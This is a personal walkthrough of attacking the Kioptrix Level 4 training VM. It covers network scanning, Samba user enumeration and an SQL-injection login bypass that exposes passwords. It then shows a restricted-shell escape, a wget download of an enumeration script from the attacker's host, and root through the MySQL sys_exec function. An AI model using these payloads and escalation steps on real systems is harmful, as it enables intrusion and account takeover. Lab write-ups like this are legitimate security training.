

# Kioptrix level 4

🕒 Created	@December 10, 2024 9:45 AM
☑ Reviewed	☑

Its a series of kioptrix.

the ip address is 192.168.1.77 for the victim machine in my case.

using netdiscover to find the ip address of the machine.

Currently scanning: 192.168.7.0/16   Screen View: Unique Hosts					
76 Captured ARP Req/Rep packets, from 4 hosts. Total size: 4560					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.68	18:47:3d:69:c5:f9	72	4320	CHONGQING FUGUI ELECTRONICS CO.,LTD.	
192.168.1.76	08:00:27:5d:d4:66	1	60	PCS Systemtechnik GmbH	
192.168.1.66	06:6d:14:b3:68:7e	1	60	Unknown vendor	
192.168.1.254	c4:48:fa:d7:ea:40	2	120	Taicang T&W Electronics	

We have found out the ip address of the machine running in the network. Now we will use nmap to scan the target.

```
| nmap -sS -sV -p- -A -o nmap of.txt 192.168.1.77
```

```

(kali㉿kali)-[~]
$ cat nmapof.txt
# Nmap 7.94SVN scan initiated Mon Dec  9 09:12:59 2024 as: nmap -sS -sV -p- -A -o nmapof.txt 192.168.1.77
Nmap scan report for 192.168.1.77
Host is up (0.00068s latency).
Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_ 2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 08:00:27:48:66:D3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-os-discovery:
|_   OS: Unix (Samba 3.0.28a)
|_   Computer name: Kioptrix4
|_   NetBIOS computer name:
|_   Domain name: localdomain
|_   FQDN: Kioptrix4.localdomain
|_   System time: 2024-12-09T09:13:40-05:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
|_ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT      ADDRESS
1   0.68 ms  192.168.1.77

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec  9 09:13:40 2024 -- 1 IP address (1 host up) scanned in 41.02 seconds

```

we can there are some interesting port, 22,80,139,445

The more intresting one is port 139 smb port.

We are going to use enum4linux to get more information.

```
[+] Can't connect to host 192.168.1.77: port 445: Connection refused.

===== ( OS information on 192.168.1.77 ) =====
Home
[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.1.77 from srvinfo:
KIOPTRIX4 Wk Sv PrQ Unx NT SNT Kioptrix4 server (Samba, Ubuntu)
platform_id : 500
os version : 4.9
server type : 0x809a03

===== ( Users on 192.168.1.77 ) =====
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc: (null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: ,,, Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name: ,,, Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name: loneferret,,, Desc: (null)
user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]

===== ( Share Enumeration on 192.168.1.77 ) =====

Sharename Type Comment
-----
print$ Disk Printer Drivers
IPC$ IPC IPC Service (Kioptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server Comment
```

Found the username john, root, loneferret.

Now we will check the website.

**Member Login**

Username :

Password :

Login



LigGoat secure Login Copyright (c) 2013

After visiting we see a login screen. so why not try to entry using default credentials but donot work.

so using sql

payloads.

| username : john

| password : ' or 1=1 — -

after successfully by passing we have the username and password.

**Member's Control Panel**  
Username : john  
Password : MyNameIsJohn

so why not try for other user also . After trying for root and loneferret there is no login possible. but robert was successful.

**Member's Control Panel**  
Username : robert  
Password : ADGAdsafdfwt4gadfga==

using ssh to connect to the machine .

```
| ssh john@192.168.1.77
```

```
| pssword : MyNamelsJohn
```

```
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ?
cd clear echo exit help ll lpath ls
john:~$ echo $SHELL
*** forbidden path -> "/bin/kshell"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
```

After searching for a while we found out that its a restricted shell called kshell. there is nothing we were able to do in the shell. only six **cd, clear, echo, exit, help, ll, lpath, ls** command were working.

[https://en.wikipedia.org/wiki/Restricted\\_shell](https://en.wikipedia.org/wiki/Restricted_shell)

So now we try to get a usable shell. after looking in google i found a website where we can summon/spawn shell using echo. <https://ed4m4s.blog/spawning-a-shell>

```
| echo os.system('/bin/bash')
```

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$
```

After that we got a usable shell

## Privileges Escalation

Using the Linenum.sh script.

To transfer it to your machine, don't forget the process to set up the python simple http server and download the file using wget:

**#Attacker Machine:**

```
python3 -m "http.server"
```

***Victim Machine:***

```
cd /tmp
```

```
wget http://<attackerIP>:8000/linenum.sh
```

```
chmod +x linenum.sh
```

After running our script, and looking for some juicy information



mysql can be access without root.

```
| mysql -u root -p
```





Ok, we got root on MySQL, how can we take this path to get root on the machine?  
First of all, I'm going to check if the mysql process is running as root:

```
| ps -aux | grep mysql
```



It really is. Is there a way for MySQL to run OS commands that we can use to escalate our privileges?

We can use what is called User Defined Functions.

To list the installed UDFs, you can run the following SQL query:

```
| select * from mysql.func;
```

The one we are looking for is this one:




We can now issue a SELECT statement using this UDF and run commands in the OS. Let's try to run a simple id command:

```
| select sys_exec("id");
```

Its run normally.

we will add John's user to the admins group


```
| select sys_exec("usermod -aG admin john");
```



Done. Returning to our shell

Since the user is now part of the admins group, we can use the following command:

```
| sudo su
```



Got root access.

Now, Comming for kioptrix lv 5